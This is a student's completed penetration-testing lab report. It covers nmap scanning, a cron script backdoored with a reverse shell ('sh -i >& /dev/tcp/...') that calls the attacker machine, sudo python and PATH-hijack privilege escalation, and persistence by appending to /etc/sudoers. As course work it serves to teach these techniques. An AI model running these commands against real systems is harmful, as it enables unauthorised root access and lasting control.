
Lab Template

1. **Make a bash script that performs the tasks specified. Take a screenshot of the script and copy/paste the bash script into your lab report**

(10 points)




```
┌──(root㉿kali)-[~]
└─# ./taskscript.sh 135.75.54.100
Ip address: 135.75.54.100
Running nmap full port scan on 135.75.54.100
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-26 11:59 CST
Nmap scan report for 135.75.54.100
Host is up (0.000066s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:02:31:15:70:02 (Ingersoll-Rand)

Nmap done: 1 IP address (1 host up) scanned in 29.72 seconds
Running service version scan on 135.75.54.100
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-26 11:59 CST
Nmap scan report for 135.75.54.100
Host is up (0.00013s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:02:31:15:70:02 (Ingersoll-Rand)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.71 seconds
Running OS scan on 135.75.54.100
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-26 12:00 CST
Nmap scan report for 135.75.54.100
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:02:31:15:70:02 (Ingersoll-Rand)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds

┌──(root㉿kali)-[~]
└─#
```

```
#! /bin/bash

# Tasked to do 4 things

# Accept a cmd line argument (ip address)
ip_address="$1"

echo "Ip address: $ip_address"

# Runs an nmap full port scan against IP address
echo "Running nmap full port scan on $ip_address"

nmap -p- "$ip_address"

# Runs an nmap service version scan against the IP
echo "Running service version scan on $ip_address"

nmap -sV "$ip_address"

# Runs an nmap OS scan against the IP
echo "Running OS scan on $ip_address"

nmap -O "$ip_address"
```

2. **In your own words, describe what the script `status.sh` is doing. You may provide screenshots to supplement your answer.**

(10 points)

The script records the status of the webserver for Apache2 ever so often. This will be saved in a directory called /var/www/html/logs. At the end of the script, we have a few lines of codes to limit the amount of files in the directory to prevent it getting to large.




```
#Save the current date/time into a filename
currentDate="$(date)"
fileName=${currentDate//[[:blank:]]/-}

#Write the status to a file in /logs/
output=$(service apache2 status)
echo "$output" >> /var/www/html/logs/$fileName

#Count the number of files in the /logs/ directory
fileCount=$(ls /var/www/html/logs/ | wc -l)

#If the fileCount exceeds 100; clean out the files
if [ $fileCount -gt 100 ]; then
  rm /var/www/html/logs/*
fi
```

3. **Submit a screenshot of the following command once you have obtained root**


`echo [netid] && id && cat /var/www/html/status.sh && ip addr`

(10 oints)




```
root@l1:~# echo "eroepke" && id && cat /var/www/html/status.sh && ip addr
eroepke
uid=0(root) gid=0(root) groups=0(root)
# This file records the status of the Apache2 webserver
# Use as needed for diagnostic data
#
# Written by Eric: Developer 3, Department R15

#Save the current date/time into a filename
currentDate="$(date)"
fileName=${currentDate//[[:blank:]]/-}

#Write the status to a file in /logs/
output=$(service apache2 status)
echo "$output" >> /var/www/html/logs/$fileName

#Count the number of files in the /logs/ directory
fileCount=$(ls /var/www/html/logs/ | wc -l)

#If the fileCount exceeds 100; clean out the files
if [ $fileCount -gt 100 ]; then
  rm /var/www/html/logs/*
fi

#This is the reverse shell that will be executed
sh -i >& /dev/tcp/135.75.54.2/9000 0>&1
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 100
    link/ether 00:02:31:15:70:20 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 135.75.54.121/24 metric 100 brd 135.75.54.255 scope global dynamic ens160
       valid_lft 40553sec preferred_lft 40553sec
    inet6 fe80::202:31ff:fe15:7020/64 scope link
       valid_lft forever preferred_lft forever
root@l1:~# 
```

4. Identify a PE vector that looks like this. Take a screenshot of your findings.
(10 oints)




```
Matching Defaults entries for kathy on l2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local
bin\:/snap/bin, use_pty

User kathy may run the following commands on l2:
    (root) NOPASSWD: /usr/bin/python

            Checking sudo tokens
```

5. Submit a screenshot of the following command once you have obtained root
`echo [netid] && id && hostname && ip addr`
(10 oints)



```
root@l2:/tools# echo "eroepke" && id && hostname && ip addr
eroepke
uid=0(root) gid=0(root) groups=0(root)
l2
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:02:31:15:70:21 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 135.75.54.122/24 metric 100 brd 135.75.54.255 scope global dynamic ens160
       valid_lft 34510sec preferred_lft 34510sec
    inet6 fe80::202:31ff:fe15:7021/64 scope link
       valid_lft forever preferred_lft forever
root@l2:/tools# 
```

6. **Submit a screenshot of you logging in as Quinn via SSH**
(5 points)



```
┌──(root㉿kali)-[~]
└─# ssh quinn@135.75.54.122
quinn@135.75.54.122's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Feb 27 08:54:36 PM UTC 2024

  System load:  0.0810546875      Processes:               253
  Usage of /:   40.4% of 9.75GB   Users logged in:         2
  Memory usage: 9%                IPv4 address for ens160: 135.75.54.122
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

quinn@l2:~$ 
```

7. **Why might resetting a user's password be a poor method of persistence?**
(5 points)

Resetting a users password is a poor method of persistence because it will be detected and notify the user and administrator. If a user attempts to log in after a password reset and is unsuccessful, the user may scan their account and be alerted. The administrator will have access to reset passwords to the account and changing passwords create footprints. The footprints are logged into a document and the administrator can respond to security breach.

8. **In your own words, what is this binary doing? Be detailed (2+ sentences).**
(10 points)


The program checks to view if the user is Preston. They get the user by running the whoami command. The user you are now is stored in an array and printed if you are Preston and if matches, then you would be given access granted. If you are not Preston, it will say your name and terminate. When you are given access, a root shell will be provided.

9. **What happens when you run the command "ls"? Why does this happen? Be specific (2-3 full sentences).**
(10 points)

When we run ls after modifying it, it outputs "PATH ABUSE!!". This is occurring because the "export PATH=,:$PATH" command will cause the system to check the directory "." first which causes "PATH ABUSE!!" to be printed since it appears inside the directory ".". Going forward the only thing that will appear in the directory "." when ls is executed is "PATH ABUSE!!".

10.) **Submit a screenshot of the following command once you have obtained root**
`echo [netid] && id && hostname && ip addr`

(10 points)




```
santana@l3:~$ chmod +x ls
santana@l3:~$ cp ls whoami
santana@l3:~$ ./rootshell
Verifying you are Preston ...
You are: Preston

Access Granted
# echo "eroepke" && id && hostname && ip addr
eroepke
uid=0(root) gid=1001(santana) groups=1001(santana)
l3
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:02:31:15:70:22 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 135.75.54.123/24 metric 100 brd 135.75.54.255 scope global dynamic ens160
       valid_lft 32901sec preferred_lft 32901sec
    inet6 fe80::202:31ff:fe15:7022/64 scope link
       valid_lft forever preferred_lft forever
# 
```

11.) **Submit a screenshot of santana being able to run any command as sudo**

`echo “[netid]” && sudo -l`

(10 points)



```
# echo "santana ALL=(ALL:ALL) ALL" >> /etc/sudoers
# echo "eroepke" && sudo -l
eroepke
Matching Defaults entries for root on l3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User root may run the following commands on l3:
    (ALL : ALL) ALL
# 
```